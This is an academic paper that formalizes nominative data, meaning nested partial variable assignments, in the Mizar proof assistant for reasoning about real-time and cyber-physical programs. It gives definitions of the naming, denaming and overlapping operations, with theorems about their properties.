**Abstract**—In the paper we describe a formalization of the notion of a nominative data with simple names and complex values in the Mizar proof assistant. Such data can be considered as a partial variable assignment which allows arbitrarily deep nesting and can be useful for formalizing semantics of programs that operate in real time environment and/or process complex data structures and for reasoning about the behavior of such programs.

## I. INTRODUCTION

THE importance of the problem of elaborating the theory of programming and connecting it with software development practice was recognized by many researchers. In particular, it was mentioned as one of the grand challenges in computing by T. Hoare in his influential talk “The Verifying Compiler: a Grand Challenge for computing research of the 21st century” [1] with the implication that an important step towards solution of this challenge is development of a verifying compiler that should have a high impact on software quality and reliability. More generally, one may argue that development of practical tools and methods of automatic static analysis of a program (e.g. model checking, verification against a formal specification using logical methods and theorem provers, etc.) that can make sure that it has the desired runtime properties before the program is run is an important research topic.

However, nowadays software is used in many application domains and the traditional idea of proving properties of the input-output relation associated with a program is not always sufficient.

For example, practically relevant safety properties of software in a real-time embedded system [2], [3] (that is a part of a larger hardware-software system which interacts with the physical environment using sensors and actuators) or a cyber-physical system [2], [3], [4] (e.g. that consist of networks of computing devices that interact with physical environment) normally can be expressed not in the form of a property of a program or its input-output relation itself, but in terms of admissible behaviors of a larger software-hardware system and an environment to which it belongs.

The way of proving such properties depends on the chosen mathematical model of the hardware and the environment and it is important to note that such a proof is practically relevant only under the assumption that the model relative to which

safety is proven adequately represents the behavior of the real system and its environment, and the environment usually includes unknown and/or random elements, and the scope of the model usually is limited.

As a toy example, suppose that a program  $P$  can control the behavior of a physical system  $S$  by assigning and modifying the value of a certain parameter  $p$ . The behavior of  $S$  is described by a differential equation  $\frac{d}{dt}x(t) = f(p, t, x(t))$ , where  $f$  is some fixed real-valued function. Assume that:

- $p$  is updated by  $P$  at discrete time moments  $t = t_1, t_2, \dots$  determined by  $P$ , between which  $p$  remains constant (so on each bounded closed time interval  $p$  can be considered a piecewise constant function);
- $P$  controls  $S$  in the open-loop fashion, i.e.  $P$  has no or does not use feedback from  $S$ .

Then one may formalize the above mentioned equation as a switched system [5] where  $p$  is a switching signal (if  $P$  uses some feedback from  $S$  it may be considered as a kind of a hybrid dynamical system [6]) and assume that its solutions  $t \mapsto x(t)$  defined on intervals of the form  $[0, T)$ ,  $T \in (0, +\infty) \cup \{+\infty\}$  describe all possible evolutions of the state of the system in continuous time which start at the initial time moment  $t = 0$ .

Suppose that we want to check that the composite (“cyber-physical”) system consisting of  $S$  together with the program  $P$  and a computing device which executes it, which we will denote as “ $S + P$ ”, has the following property which we will call “*NONNEG*”: if  $x(0) \geq 0$ , then  $x(t) \geq 0$  for all real  $t \geq 0$  for any solution  $x$  which is defined at  $t = 0$  and cannot be continuously extended forward in time (i.e. the value  $x$  that describes some characteristic of the system  $S$  does not fall below 0, if it starts at or above 0).

In order to check, if it holds for a particular  $f$  and  $P$ , it is necessary to formulate precisely the semantics of  $P$ .

For example, suppose that  $f$  has a simple polynomial form  $f(u, v, w) = uw^2$ , so that the equation has the form  $\frac{d}{dt}x(t) = p(t)x^2(t)$ , and the program  $P$  is given in the source code form in some imperative programming language with C-like syntax as in Algorithm I (where  $L1$ – $L6$  are labels).

A common way of giving an operational semantics [7] to programs in languages of this type is to define the notion of a program state that includes the information about its current point of execution and the current content of its variables, and

**Algorithm 1** Example

---

```

L1: i = 0;
L2: for (; i < 10; i++) { // i = 0, 1, ..., 9
L3:   p = i; // assign p the value of i
L4:   sleep(1); // wait for 1 second
L5: }
L6:

```

---

define a state transition system that describes the possible paths of evolution (“runs”) of the program state during execution. Then reasoning about the relation between the program states at different program execution points can be done using e.g. the Floyd-Hoare logic [8], [9], [10].

The content of variables in a program state is usually formalized as a function mapping names of program variables to their values (*variable assignment*). The commonly used notation for such an assignment has the form  $[var_1 \mapsto value_1, var_2 \mapsto value_2, \dots]$ , where  $var_i$  are variables and  $value_i$  are the values that the variables have. In  $P$  we can consider  $i$  a normal read/write variable the value of which is stored in the memory or a CPU register. The variable  $p$  and the assignment to it can have different interpretations (e.g. normal memory location, a write-only register/hardware port, etc.).

Using the labels  $L1$ – $L6$  to identify program execution points, and variable assignments to represent the content of variables, a program state can be formalized as a pair “(*label*, *variable assignment*)”, and a possible run of  $P$  can have the form of a sequence such as:

$(L1, [i \mapsto 0, p \mapsto 0]), (L2, [i \mapsto 0, p \mapsto 0]),$   
 $(L3, [i \mapsto 0, p \mapsto 0]), (L4, [i \mapsto 0, p \mapsto 0]),$   
 $(L5, [i \mapsto 0, p \mapsto 0]), (L2, [i \mapsto 0, p \mapsto 0]),$   
 $(L3, [i \mapsto 1, p \mapsto 0]), (L4, [i \mapsto 1, p \mapsto 1]), \dots$

Obviously, in our case *NONNEG* cannot be checked by looking at such runs of  $P$  alone, instead the behavior of  $S$  and the timing of interaction between  $P$  and  $S$  should be taken into account. In particular, runs of  $P$  should be augmented with timing information to obtain a switching signal  $p$  that determines the behavior of  $S$  and ultimately allows one to check if *NONNEG* holds for  $S + P$ .

A convenient way to add timing information and the behavior of  $S$  to runs of  $P$  is to extend the program state, or, more specifically, extend the variable assignment with variables that represent time ( $t$ ) and the state of  $S$  ( $x$ ), although, of course, they differ in nature from  $i$  and  $p$ . Ignoring the execution time of instructions other than “sleep(1)”, this extended idealized run of  $S + P$  can have the form:

$(L1, [i \mapsto 0, p \mapsto 0, t \mapsto 0, x \mapsto x_0]),$   
 $(L2, [i \mapsto 0, p \mapsto 0, t \mapsto 0, x \mapsto x_0]),$   
 $(L3, [i \mapsto 0, p \mapsto 0, t \mapsto 0, x \mapsto x_0]),$   
 $(L4, [i \mapsto 0, p \mapsto 0, t \mapsto 0, x \mapsto x_0]),$   
 $(L5, [i \mapsto 0, p \mapsto 0, t \mapsto 1, x \mapsto x_1]),$   
 $(L2, [i \mapsto 0, p \mapsto 0, t \mapsto 1, x \mapsto x_1]),$   
 $(L3, [i \mapsto 1, p \mapsto 0, t \mapsto 1, x \mapsto x_1]),$   
 $(L4, [i \mapsto 1, p \mapsto 1, t \mapsto 1, x \mapsto x_1]), \dots$

where  $x_i = x(i)$  for a solution  $x$  of the switched system  $\frac{d}{dt}x(t) = p(t)x^2(t)$ ,  $x(0) = x_0$ , where

$$p(t) = \begin{cases} i, & t \in [i, i+1), i \in \{0, 1, \dots, 9\}, \\ 9, & t \geq 10. \end{cases}$$

Note that if  $x_0 \neq 0$ , this solution  $x$  dominates the solution  $y$  of the initial value problem  $\frac{d}{dt}y(t) = y^2(t)$ ,  $y(1) = x_0$  for  $t \geq 1$ , which is  $y(t) = 1/(1 + x_0^{-1} - t)$  and which has a finite time blow-up at  $t = 1 + x_0^{-1}$  (i.e.  $\lim_{t \rightarrow 1+x_0^{-1}-} x(t) = \infty$ ), so  $x$  is undefined (and cannot be continuously extended) past the time  $1 + x_0^{-1}$ . The physical meaning of this situation is model- and application-specific, e.g. it may represent a physical event after which the current model cannot represent adequately  $S$ , or may be a modeling artifact. Some results and discussion of the physical meaning of finite time blow-up situations can be found e.g. in [11], [12], [13], [14].

In any case, such situations cannot be ignored during model analysis and property checking and has to be represented in a run of  $S + P$ . E.g., although if  $x_0 \geq 0$ , then  $x(t) \geq 0$  on the maximal interval of its existence, which is bounded from above, *NONNEG* does not hold since it requires  $x(t) \geq 0$  to hold for all real  $t \geq 0$  for such an  $x$ .

Although the model of  $S$  may lose its meaning after  $t = 1 + x_0^{-1}$ , depending on the model and application, the run of a program  $P$  may still have sense past this time moment (e.g. if  $S$  represents a physical system remotely controlled by a computer running  $P$ , a finite time blow-up indicates a critical failure in  $S$ , then  $P$  may continue running after this event).

Naturally, the situation can be represented by *partial variable assignments* in the extended run of  $S + P$ , e.g.:

$(L1, [i \mapsto 0, p \mapsto 1, t \mapsto 2]),$

means that  $x$  is genuinely undefined, but other variables are defined, meaningful and have assigned values at time  $t = 2$ .

Basically, a partial variable assignment  $d$  is a set of pairs of *names* and *values*, where names are chosen from some fixed set  $V$ , but not all elements of  $V$  may appear in  $d$  as names (e.g.  $V = \{i, p, t, x\}$ ,  $d = [i \mapsto 0, p \mapsto 1, t \mapsto 2]$ ). Such assignments are also called *nominative sets* [15].

In contrast, a variable assignment can be called *total*, if all elements of  $V$  appear in it as names (e.g.  $V = \{i, p, t, x\}$ ,  $d = [i \mapsto 0, p \mapsto 1, t \mapsto 2, x \mapsto 3]$ ).

Obviously, total variable assignments can be formalized mathematically as total functions on  $V$  and partial assignments (nominative sets) can be formalized as partial functions on  $V$ .

Reasoning about total variable assignments is well supported in tools that aid formal specification and verification of software, e.g. proof assistants [16] such as Isabelle, Coq, PVS, etc. In particular, Isabelle/HOL “record” data types are convenient for introducing total assignments with a predefined set of names. Otherwise, they may be formalized as functions on a type of names.

On the other hand, partial variable assignments are usually implemented manually on top of total assignments using option types (data types that add a special “none”/undefined value to an existing type), and a built-in library of basic



operations on them that reflect program operations is generally not available. Another issue is that built-in or library data types that represent partial variable assignments with (arbitrarily deep) nesting such as

```
[ local_vars ↦ [i ↦ 1, j ↦ 0],
  IO_interface ↦ [p ↦ 1],
  global_time ↦ 1,
  system_S_state ↦ [x ↦ 1],
  anotherSystemState ↦ [
    subsystem1 ↦ [y ↦ 1, z ↦ 1],
    subsystem2 ↦ [y ↦ 1, z ↦ 1]] ]
```

are also not available (i.e. partial variable assignments where the values of some variables themselves can be partial variable assignments). However, such assignments can be very useful to reflect the typical way in which data is grouped in programs and formalize programs that operate on complex data structures, e.g. such partial assignments naturally formalize data encoded in the popular JSON (JavaScript Object Notation) data format widely used in web applications.

In this paper we propose a library (written in the Mizar proof assistant [17], [18]) that provides a formalization of nominative sets and operations on them. The Mizar system has its own proof verifier<sup>1</sup> used to verify the logical correctness of proofs written in the Mizar language<sup>2</sup>. The system contains a very rich library (based on an axiomatic set theory [29]) of formalized mathematical theories called Mizar Mathematical Library (MML).<sup>3,4</sup> It has also a library support for the notion of a partial function without using option types. It is then well-suited for formalizing the mentioned partial variable assignments with nesting, and, more generally, has a potential for developing formalizations of models of real-time and cyber-physical systems and logics for reasoning about them.

We hope that it will be useful for formalizing models of hardware-software systems and applying logical methods to verification such systems. In this direction we developed an extension of the Floyd-Hoare logic [10] that takes advantage of partial variable assignments and also supports partially defined pre- and post-condition predicates. More information about it can be found in [10].

In our library we use the theory of *nominative data* [15], [37], [38] from the *composition-nominative approach* [37] to program semantics: partial variable assignments are formalized

as so-called nominative data with simple (unstructured) names and complex (structured) values. They are also called *Type SC* (simple names, complex values) nominative data, or nominative data of the type  $TND_{SC}$  [15]. They have hierarchical structure and can be considered as labeled oriented trees with arcs labeled with names.

The set of nominative data over a given set of (simple/basic) names  $V$  and set of atomic (basic) values  $A$  is denoted as  $ND(V, A)$  and is defined as follows [15]:

$$ND(V, A) = \bigcup_{k \geq 0} ND_k(V, A),$$

where

$$ND_0(V, A) = A \cup \{\emptyset\},$$

$$ND_{k+1}(V, A) = A \cup \left( V \xrightarrow{n} ND_k(V, A) \right), \quad k \geq 0.$$

where for any set  $X$ ,  $V \xrightarrow{n} X$  denotes the set of all partial functions from  $V$  to  $X$ , the domain of which is a finite set, and  $\emptyset$  is the empty set which is considered to be the empty nominative data and alternatively denoted as  $[]$ . The elements of  $V \xrightarrow{n} X$  are also called nominative data with simple names and simple values, or *Type SS* nominative data over a set of names  $V$  and a set of values  $X$ .

If  $v_1, v_2, \dots, v_n \in V$  are pairwise different (simple) names, and  $a_1, a_2, \dots, a_n$  are elements of  $ND(V, A)$ , then  $[v_1 \mapsto d_1, v_2 \mapsto d_2, \dots, v_n \mapsto d_n]$  denotes the unique nominative data  $d \in ND(V, A)$  such that the domain of  $d$  (the set on which  $d$ , as a function, is defined) is  $\{v_1, v_2, \dots, v_n\}$  and  $d(v_i) = a_i$  for  $i = 1, 2, \dots, n$ .

For example, if  $a, b, c$  are distinct names (arbitrary objects), then  $[a \mapsto [a \mapsto 1, b \mapsto []], c \mapsto 2] \in ND(\{a, b, c\}, \{1, 2\})$ .

The elements of  $A$  are called *atomic nominative data*, while the elements of  $ND(V, A) \setminus A$  are called *non-atomic nominative data*.

The basic operations on Type SC nominative data are:

- *Naming* – creating a nominative data of the form  $[v \mapsto d]$  from a given nominative data  $d$  and a name  $v$  (this is denoted as  $\Rightarrow v(d)$ ), or a nominative data of the form  $[v_1 \mapsto [v_1 \mapsto [v_2 \mapsto \dots [v_n \mapsto d] \dots]]$  from a given nominative data  $d$  and a finite sequence of names  $v_1, v_2, \dots, v_n$  (this is denoted as  $\Rightarrow v_1 v_2 \dots v_n(d)$ ). For example, if  $v_3, v_4$  are different names, then  $\Rightarrow v_1 v_2 ([v_3 \mapsto 1, v_4 \mapsto 2]) = [v_1 \mapsto [v_2 \mapsto [v_3 \mapsto 1, v_4 \mapsto 2]]]$ .
- *Denaming* – obtaining the value corresponding to a given name  $v$  or a sequence of names  $v_1, v_2, \dots, v_n$  in a given non-atomic nominative data  $d$  (i.e.  $d \notin A$ ; if  $d \in A$ , denaming is undefined on  $d$ ). I.e., if  $d = [u_1 \mapsto a_1, u_2 \mapsto a_2, \dots, u_m \mapsto a_m]$  and  $v = u_i$  for some  $i$ , then  $a_i$  is the result of denaming the name  $v$  in  $d$  (it is denoted as  $v \Rightarrow (d)$ , so  $u_i \Rightarrow (d) = a_i$ ; it is assumed that  $v \Rightarrow (d)$  is undefined, if  $v$  is not among  $u_1, \dots, u_m$ ). For a sequence of names  $v_1, \dots, v_n$ , denaming of a nominative data  $d$  is denoted as  $v_1 v_2 \dots v_n \Rightarrow_a (d)$  and has the following

<sup>1</sup>Research on using specialized external systems to increase computational power of the Mizar system is also conducted [19], [20], [21].

<sup>2</sup>The Mizar language is a declarative language designed to write mathematical documents. It contains rules for writing traditional mathematical items (e.g. definitions, theorems, proof steps, etc.). It also provides syntactic constructions to launch specialized algorithms (e.g. term identifications, term reductions [22], flexary connectives [23], definitional expansions [24]) which increase the computational power of the verifier (e.g. equational calculus [25], [26], properties of functors and predicates [27], [28]).

<sup>3</sup>MML contains developments on various domains of mathematics, including set theory, calculus, topology, lattice theory [30], group theory, category theory, algebra [31], rough sets [32], and others.

<sup>4</sup>Because of the size, the MML is also a subject of research on optimization of its structure, including the improvement of legibility of proofs [33], [34], [35] and removing duplications of theorems and definitions [36].

meaning:  $v_1 v_2 \dots v_n \Rightarrow_a (d) = v_n \Rightarrow (\dots (v_2 \Rightarrow (v_1 \Rightarrow (d)) \dots))$ , (it is assumed that  $v_1 v_2 \dots v_n \Rightarrow_a (d)$  is undefined, if  $v_k \Rightarrow (\dots (v_2 \Rightarrow (v_1 \Rightarrow (d)) \dots)$  is undefined for some  $k \leq n$ ). For example, if  $u, w$  are different names, then

$v \Rightarrow ([v \mapsto [w \mapsto 1], w \mapsto 2]) = [w \mapsto 1]$ ,

$vw \Rightarrow_a ([v \mapsto [w \mapsto 1], w \mapsto 2]) = 1$ ,

$u \Rightarrow ([w \mapsto 1])$  is undefined.

- *(Global) overlapping* is an operation with two arguments – non-atomic nominative data  $d_1, d_2$  which means joining  $d_1$  and  $d_2$  and resolving name conflicts in the favor of the second argument  $d_2$ . It is denoted as  $d_1 \nabla d_2$  or as  $d_1 \nabla_a d_2$ . So, if  $d_1 = [u_1 \mapsto a_1, \dots, u_n \mapsto a_n]$  and  $d_2 = [v_1 \mapsto b_1, \dots, v_m \mapsto b_m]$  and  $u_{j_1}, u_{j_2}, \dots, u_{j_k}$  is the list of all elements of the set  $\{u_1, \dots, u_n\} \setminus \{v_1, \dots, v_m\}$ , then  $d_1 \nabla d_2 = [u_{j_1} \mapsto a_{j_1}, \dots, u_{j_k} \mapsto a_{j_k}, v_1 \mapsto b_1, \dots, v_m \mapsto b_m]$ . For example, if  $v_1, v_2, v_3, v_4$  are pairwise different names, then  $[v_1 \mapsto 1, v_2 \mapsto 2] \nabla [v_2 \mapsto 3, v_4 \mapsto 4] = [v_1 \mapsto 1, v_2 \mapsto 3, v_4 \mapsto 4]$ ,
- *Local overlapping* is an operation with two arguments – nominative data  $d_1, d_2$  and a name parameter  $u$ , which means the global overlapping of  $d_1$  and  $\Rightarrow u(d_2)$ . It is denoted as  $d_1 \nabla_a^u d_2$ , so  $d_1 \nabla_a^u d_2 = d_1 \nabla [u \mapsto d_2]$ . For example, if  $v_1, v_2, v_3, v_4$  are names and  $v_1, v_2$  are different, then  $[v_1 \mapsto 1] \nabla_a^{v_2 v_3} [v_4 \mapsto 2] = [v_1 \mapsto 1, v_2 \mapsto [v_3 \mapsto [v_4 \mapsto 2]]]$ .

The set  $ND(V, A)$  together with the operations of naming, denaming, and local overlapping is called the algebra of nominative data of the type  $TND_{SC}$  [15, Definition 5].

## II. DEFINITION OF NOMINATIVE DATA IN MIZAR

We implemented our library in the form of a Mizar paper entitled `NOMIN_1.MIZ` [39], in which we formalized the carrier set and the operations of the algebra of nominative data of the type  $TND_{SC}$ .

Below we describe the main definitions and results available in this Mizar paper. Because of space limitations we omit the text of full formal proofs of the theorems and correctness conditions of definitions stated below and certain technical lemmas that are used only in these proofs, but note that these formal proofs were checked for correctness with the help of the Mizar system.<sup>5</sup>

We formally defined a nominative set (*NominativeSet*) over an arbitrary set of names  $V$  and an arbitrary set of atomic values  $A$  as a partial function (`PartFunc` [41]) from  $V$  to  $A$  as follows:

```
definition
  let V,A be set;
  mode NominativeSet of V,A is PartFunc of V,A;
end;
```

<sup>5</sup>The details on syntax and semantics of the Mizar language can be found in [40].

We defined the notion of a Type SS nominative data (*TypeSSNominativeData*) as a nominative set with the finite graph:

```
registration
  let V,A be set;
  cluster finite for NominativeSet of V,A;
end;

definition
  let V,A be set;
  mode TypeSSNominativeData of V,A
    is finite NominativeSet of V,A;
end;
```

We defined the set  $NDSS(V, A)$  of all Type SS nominative data as follows:

```
definition
  let V,A be set;
  func NDSS(V,A) -> set equals
    the set of all D
      where D is TypeSSNominativeData of V,A;
end;
```

and proved that it is nonempty for all sets  $V$  and  $A$ :

```
registration
  let V,A be set;
  cluster NDSS(V,A) -> non empty;
end;
```

The following definitions introduce the notion of a type SC nominative (*TypeSCNominativeData*), including nonatomic nominative data (*NonatomicND*).

```
definition
  let V,A be set;
  let S be FinSequence;
  pred S IsNDRankSeq V,A means
    S.1 = NDSS(V,A) &
    for n being Nat st n in dom S & n+1 in dom S
      holds S.(n+1) = NDSS(V,A \ / S.n);
end;

definition
  let V,A be set;
  mode NonatomicND of V,A -> Function means
    ex S being FinSequence st S IsNDRankSeq V,A &
    it in Union S;
end;

definition
  let V,A be set;
  mode TypeSCNominativeData of V,A -> set means
    it in A or it is NonatomicND of V,A;
end;

definition
  let V,A be set;
  let D be TypeSCNominativeData of V,A;
  attr D is atomicND means
    D in A;
  attr D is non-atomicND means
    D is NonatomicND of V,A;
end;

registration
  let V be set; let A be non empty set;
  cluster atomicND
```

```

    for TypeSCNominativeData of V,A;
end;

```

```

registration
  let V,A be set;
  cluster non-atomicND
  for TypeSCNominativeData of V,A;
end;

```

where *FinSequence* denotes a finite sequence [42], *.* (dot) denotes a function application [43], *dom* is the domain of the function [44], and *Union* denotes the union of the codomain of the function [45].

Then, we proved several theorems suitable for defining new *IsNDRankSeq* sequences:

```

theorem
  for S being FinSequence st S IsNDRankSeq V,A
  for n being Nat st n in dom S holds
    S|n IsNDRankSeq V,A;

theorem
  for S being FinSequence st S IsNDRankSeq V,A
  holds
    S ^ <*NDSS(V,A \ / S.len S)*> IsNDRankSeq V,A;

theorem
  for F being FinSequence st F IsNDRankSeq V,A
  ex S being FinSequence st len S = 1 + len F
  & S IsNDRankSeq V,A &
  for n being Nat st n in dom S holds
    S.n = NDSS(V,A \ / (<*A*>^F).n);

```

and two simple examples of such sequences:

```

theorem
  <*NDSS(V,A)*> IsNDRankSeq V,A;

theorem
  <*NDSS(V,A),NDSS(V,A \ / NDSS(V,A))*>
  IsNDRankSeq V,A;

```

where *len* is the length of the finite sequence [42], *<\* \*>* constructs finite sequences [42], *^* denotes the concatenation of two finite sequences [42], and *|* is the restriction of a function to a set [44].

Below we state several examples of the sets and types of nominative data introduced above:

```

theorem
  v in V & a in A implies v.-->a in NDSS(V,A);

theorem
  v in V & a in A implies
  v.-->a is NonatomicND of V,A;

theorem
  v in V & v1 in V & a1 in A implies
  v.-->(v1.-->a1) in NDSS(V,A \ / NDSS(V,A));

theorem
  v in V & v1 in V & a1 in A implies
  v.-->(v1.-->a1) is NonatomicND of V,A;

theorem
  v in V & v1 in V & a in A & a1 in A implies
  (v,v1)-->(a,a1) in NDSS(V,A);

theorem
  v in V & v1 in V & a in A & a1 in A implies

```

```

  (v,v1)-->(a,a1) is NonatomicND of V,A;

```

where *v*, *v1*, *a*, *a1* are arbitrary objects, *v.-->a* is a one element function  $\{[v,a]\}$  [46], and  $(u,v) \rightarrow (a,b)$  is a two element function  $\{[u,a],[v,b]\}$  [47].

### III. OPERATIONS ON NOMINATIVE DATA

We defined the denaming operation on nonatomic nominative data of Type SC for a single name ( $v \Rightarrow (d)$ ) as follows:

```

definition
  let V,A be set;
  let v be object;
  let D be NonatomicND of V,A
  such that v in dom D;
  func denaming(v,D) ->
    TypeSCNominativeData of V,A equals
    D.v;
end;

```

We defined the naming operation on nonatomic nominative data of Type SC for a single name ( $\Rightarrow v(d)$ ) as follows:

```

definition
  let V,A be set;
  let v,D be object;
  assume D is TypeSCNominativeData of V,A;
  assume v in V;
  func naming(V,A,v,D) -> NonatomicND of V,A
  equals
  v .--> D;
end;

```

We defined the naming operation on nonatomic nominative data of Type SC for a sequence of names ( $\Rightarrow v_1 v_2 \dots v_n(d)$ ) as follows:

```

definition
  let V,A be set;
  let a be object;
  let f be V-valued FinSequence;
  assume len f > 0;
  func namingSeq(V,A,f,a) -> FinSequence means
  len it = len f &
  t.1 = naming(V,A,f.len f,a) &
  for n being Nat st 1 <= n < len it holds
    it.(n+1) = naming(V,A,f.(len f-n),it.n);
end;

```

```

definition
  let V,A be set;
  let f be V-valued FinSequence;
  let a be object;
  func naming(V,A,f,a) -> set equals
  namingSeq(V,A,f,a).len(namingSeq(V,A,f,a));
end;

```

where *V*-valued states that the range of a relation is included in *V* [44].

Below we state several basic properties of the introduced operations:

```

theorem
  for f being V-valued FinSequence holds
  1 <= n <= len f implies
  namingSeq(V,A,f,a).n is NonatomicND of V,A;

theorem

```

```

for f being V-valued FinSequence st len f > 0
holds naming(V,A,f,a) is NonatomicND of V,A;

```

```

theorem
for V being non empty set
for v being Element of V holds
naming(V,A,<*v*>,a) = naming(V,A,v,a);

```

```

theorem
for V being non empty set
for v1,v2 being Element of V st
for D being TypeSCNominativeData of V,A
holds
naming(V,A,<*v1,v2*>,D) = v1.-->(v2.-->D);

```

The following theorem shows that denaming applied to the result of naming applied to a data  $d$  results in  $d$ , if denaming and naming concern the same name  $v$ :

```

theorem
for D being TypeSCNominativeData of V,A holds
v in V implies
denaming(v,naming(V,A,v,D)) = D;

```

The following theorem states an identity for naming applied to the result of denaming:

```

theorem
v in dom D implies
naming(V,A,v,denaming(v,D)) = v.-->D.v;

```

We defined the global overlapping on nominative data of Type SC as follows:

```

definition
let V,A be set;
let d1,d2 be object such that
d1 is TypeSCNominativeData of V,A and
d2 is TypeSCNominativeData of V,A;
func global_overlapping(V,A,d1,d2)
-> TypeSCNominativeData of V,A means
ex f1,f2 being Function st f1 = d1 & f2 = d2
& it = f2 \ / (f1 | (dom(f1) \ dom(f2)))
if not d1 in A & not d2 in A
otherwise
it = the TypeSCNominativeData of V,A;
end;

```

We defined the local overlapping with single name parameter  $v$  on nominative data of Type SC as follows:

```

definition
let V,A be set;
let d1,d2,v be object;
func local_overlapping(V,A,d1,d2,v)
-> TypeSCNominativeData of V,A equals
global_overlapping(V,A,d1,naming(V,A,v,d2));
end;

```

Below we state several basic properties of the global overlapping:

```

theorem
for d1,d2 being NonatomicND of V,A
st not d1 in A & not d2 in A holds
global_overlapping(V,A,d1,d2)
= d2 \ / (d1 | (dom(d1) \ dom(d2)));

```

```

theorem
for d1,d2 being NonatomicND of V,A

```

```

st not d1 in A & not d2 in A
& dom d1 c= dom d2
holds global_overlapping(V,A,d1,d2) = d2;

```

```

theorem
v in V &
not v.-->a1 in A & not v.-->a2 in A &
a1 is TypeSCNominativeData of V,A &
a2 is TypeSCNominativeData of V,A
implies
global_overlapping(V,A,v.-->a1,v.-->a2)
= v.-->a2;

```

Below we introduce the set  $ND(V,A)$  of all nominative data of Type SC over a set of names  $V$  and a set of values  $A$ . This is the carrier of the algebra of nominative data.

```

definition
let V,A be set;
func ND(V,A) -> set equals
the set of all D
where D is TypeSCNominativeData of V,A;
end;

```

```

registration
let V,A be set;
cluster ND(V,A) -> non empty;
end;

```

$ND(V,A)$  can be also expressed as the union of the range of the function  $FNDSC(V,A)$  defined as:

```

definition
let V,A be set;
func FNDSC(V,A) -> Function means
dom it = NAT & it.0 = A &
for n being Nat holds
it.(n+1) = NDSS(V,A \ / it.n);
end;

```

Finally, we defined the operations of the algebra of nominative data as functions on  $ND(V,A)$  as follows:

```

definition
let V,A be set;
let v be object;
func denaming(V,A,v)
-> PartFunc of ND(V,A),ND(V,A) means
dom it = ND(V,A) \ A &
for D being NonatomicND of V,A st not D in A
holds it.D = denaming(v,D);
end;

```

```

definition
let V,A be set;
let v be object;
func naming(V,A,v)
-> Function of ND(V,A),ND(V,A) means
for D being TypeSCNominativeData of V,A holds
it.D = naming(V,A,v,D);
end;

```

```

definition
let V,A be set;
let v be object;
func local_overlapping(V,A,v)
-> PartFunc of [:ND(V,A),ND(V,A):],ND(V,A)
means
dom it = [: ND(V,A) \ A , ND(V,A) \ A :] &

```

```

for d1,d2 being NonatomicND of V,A
  st not d1 in A & not d2 in A holds
  it. [d1,d2] = local_overlapping(V,A,d1,d2,v);
end;

```

where  $[ : A, B : ]$  is the Cartesian product of sets  $A$  and  $B$  [48].

#### IV. CONCLUSION

We have proposed a library of Mizar definitions of the carrier set and the operations of the algebra of nominative data of the type  $TND_{SC}$  (nominative data with simple names and complex values) which are essentially partial variable assignments that allow arbitrarily deep nesting. We have also formalized theorems that describe basic properties of nominative data and operations on them in Mizar. The obtained results can be useful for formalizing semantics of programs that operate in real time environment and/or process complex data structures and for reasoning about the behavior of such programs. We plan to formalize an extension of the Floyd-Hoare logic [10] in Mizar that allows reasoning about programs by taking advantage of the formalized notion of a nominative data in further papers. We plan to continue the work described in this paper as follows: 1) To introduce notions of predicates and functions on nominative data in Mizar – predicates on nominative data will be used to represent the semantics of pre- and postconditions and functions on nominative data can serve as semantic models of programs. 2) To define operations on partial functions and predicates on nominative data which represent semantics of common programming language constructs such as sequential execution, branching, cycle, etc. Sets of predicates and functions on nominative data together with such operations form a program algebra. 3) To define a special Floyd-Hoare composition using the introduced notions of predicates and functions (programs) on nominative data. 4) To formulate inference rules for the Floyd-Hoare logic for programs on nominative data with partial pre- and postconditions and prove soundness of this inference system in Mizar.

#### REFERENCES

- [1] T. Hoare. (2004) The verifying compiler: A grand challenge for computing research. Gresham College, 18/03/2004, Barnard's Inn Hall. <http://www.cs.ox.ac.uk/files/6187/Grand.pdf>.
- [2] J. Shi, J. Wan, H. Yan, and H. Suo, "A survey of cyber-physical systems," in *Wireless Communications and Signal Processing (WCSP)*. IEEE, 2011, pp. 1–6.
- [3] E. Lee and S. Seshia, *Introduction to embedded systems: A cyber-physical systems approach*. Lulu.com, 2013.
- [4] J. Sifakis, "Rigorous design of cyber-physical systems," in *Embedded Computer Systems (SAMOS)*, 2012 International Conference on. IEEE, 2012, pp. 319–319.
- [5] D. Liberzon, *Switching in Systems and Control (Systems & Control: Foundations & Applications)*. Birkhauser Boston Inc., 2003.
- [6] R. Goebel, R. G. Sanfelice, and A. Teel, "Hybrid dynamical systems," *Control Systems, IEEE*, vol. 29, no. 2, pp. 28–93, 2009.
- [7] H. Nielson and F. Nielson, *Semantics with applications – a formal introduction*, ser. Wiley professional computing. Wiley, 1992.
- [8] R. Floyd, "Assigning meanings to programs," *Mathematical aspects of computer science*, vol. 19, no. 19–32, 1967.
- [9] C. Hoare, "An axiomatic basis for computer programming," *Commun. ACM*, vol. 12, no. 10, pp. 576–580, 1969.
- [10] A. Kornilowicz, A. Kryvolap, M. Nikitchenko, and I. Ivanov, "An approach to formalization of an extension of Floyd-Hoare logic," in *Proceedings of the 13th International Conference on ICT in Education, Research and Industrial Applications: Integration, Harmonization and Knowledge Transfer (ICTERI 2017)*, May 15–18, 2017, Kyiv, Ukraine, 2017., ser. CEUR Workshop Proceedings, V. Ermolayev, N. Bassiliades, H.-G. Fill, V. Yakovyna, H. C. Mayr, V. Kharchenko, V. Peschanenko, M. Shyshkina, M. Nikitchenko, and A. Spivakovsky, Eds., vol. 1844. CEUR-WS.org, 2017, pp. 504–523. [Online]. Available: <http://ceur-ws.org/Vol-1844/10000504.pdf>
- [11] J. Ball, "Finite time blow-up in nonlinear problems," *Nonlinear Evolution Equations*, pp. 189–205, 1978.
- [12] Y. Zhou, Z. Yang, H. Zhang, and Y. Wang, "Theoretical analysis for blow-up behaviors of differential equations with piecewise constant arguments," *Appl. Math. Comput.*, vol. 274, no. C, pp. 353–361, Feb. 2016. [Online]. Available: <http://dx.doi.org/10.1016/j.amc.2015.10.080>
- [13] H. A. Levine, "The role of critical exponents in blowup theorems," *Siam Review*, vol. 32, no. 2, pp. 262–288, 1990.
- [14] A. Goriely, *Integrability and nonintegrability of dynamical systems*. World Scientific Publishing Company, 2001, vol. 19.
- [15] V. Skobelev, M. Nikitchenko, and I. Ivanov, "On algebraic properties of nominative data and functions," in *Information and Communication Technologies in Education, Research, and Industrial Applications*, ser. Communications in Computer and Information Science, V. Ermolayev, H. Mayr, M. Nikitchenko, A. Spivakovsky, and G. Zholtkevych, Eds. Springer International Publishing, 2014, vol. 469, pp. 117–138.
